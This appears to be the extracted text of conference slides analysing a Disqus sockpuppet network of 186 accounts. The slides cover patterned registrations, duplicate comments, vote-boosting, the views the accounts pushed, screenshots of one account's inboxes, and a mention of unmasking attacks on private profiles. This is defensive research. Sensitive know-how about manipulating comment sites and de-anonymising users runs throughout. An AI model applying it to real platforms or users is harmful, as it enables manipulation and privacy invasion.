




Disqus also lets us map  
usernames to comments\*


\*Including “Private” profiles





<p>There no hasbaRats defending the indefensible i







# So Far

- Accounts with
  - Patterned profile names
  - Patterned usernames
  - Patterned emails
  - Similar registration times
  - Regular inter-registration delays
  - Alphabetical progression in usernames
- And
  - Active on the same set of sites
  - Shared duplicate comments across accounts
  - Vote for each other's comments to push them up

a



Puppet army size	186 confirmed
Period of activity	Four months (2014-06-5)
Comments posted	7269
Unique comments	5782 (1487 dups)
Primary targeted forums	CNN, Al Jazeera, Jerusalem Post
















What are they saying?



# Consistent multi-faceted views

- Pro-Palestine
- Anti-Israel
- Anti-ISIS/L
- Writes “We (USA)”, presents as Western
- Anti-Syria
- Anti-Obama
- Pro-Islam (Writes “I am Christian and I know that Christianity is worst religion in the world” :)



So who is this?



No idea. Anything is pure speculation.



Ways out?



Shut down this puppet army




← → ↺ <https://mail.google.com/mail/#inbox> ☆ 🛑 🔍 ☰




Google  🔍 sorayapiotrowski@gmail.c...

Gmail ▾ ☐ ↕ ↺ More ▾ 1-3 of 3 < > ⚙️ ▾



**COMPOSE**

**Inbox (1)**  
Starred  
Sent Mail  
Drafts  
More ▾

 Soraya ▾ 🔍

 Primary	 Social	 Promotions	+
<input type="checkbox"/> ☆ <b>Disqus Digests</b>	<b>Top conversations on Al Jazeera English</b> - Disqus Settings Explore other aw		<b>Oct 2</b>
<input type="checkbox"/> ☆ Disqus	Re: New comment posted on ISIL under heavy assault by Kurds in Iraq - Disqus		Oct 1
<input type="checkbox"/> ☆ password (2)	Disqus Password Reset Confirmation - Hi SorayaPiotrowski, You have recently		Oct 1

← → ↺ <https://disqus.com/home/inbox> ☆ 🛑 🔍 ☰

**DISQUS** 🏠  

☰ ⚙️

Notifications ⚙️ All ➔ Replies

⤴️ Aboubakr and 4 others upvoted you on [ISIL under heavy assault by Kurds in Iraq](#) • a day ago

Soraya Piotrowski • 2 days ago **Pending**

Congratulations O muslims on the advent of the auspicious occasion of Eid (Saturday) as well as the...

⤴️ Bruisse upvoted you on [Arabs in Israel decry racial discrimination](#) • 2 days ago

Soraya Piotrowski • 4 days ago



Disqus limiting their API.  
(This would be a bad idea.)



- Puppetry is very likely happening in other places.
- But without the same amount of data, we can't tell.
- Disqus' open data approach is great for identifying these relationships and patterns, and we want to give them shouts for it.
- (But fix the unmask attacks.)



# Summary ?




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- Without exception, all of the UGC sites we have looked at have proven to be fairly trivial to manipulate
- It is clear that this abuse is already taking place on many of them
  - Be aware of it;
  - Build tools to help deal with it;





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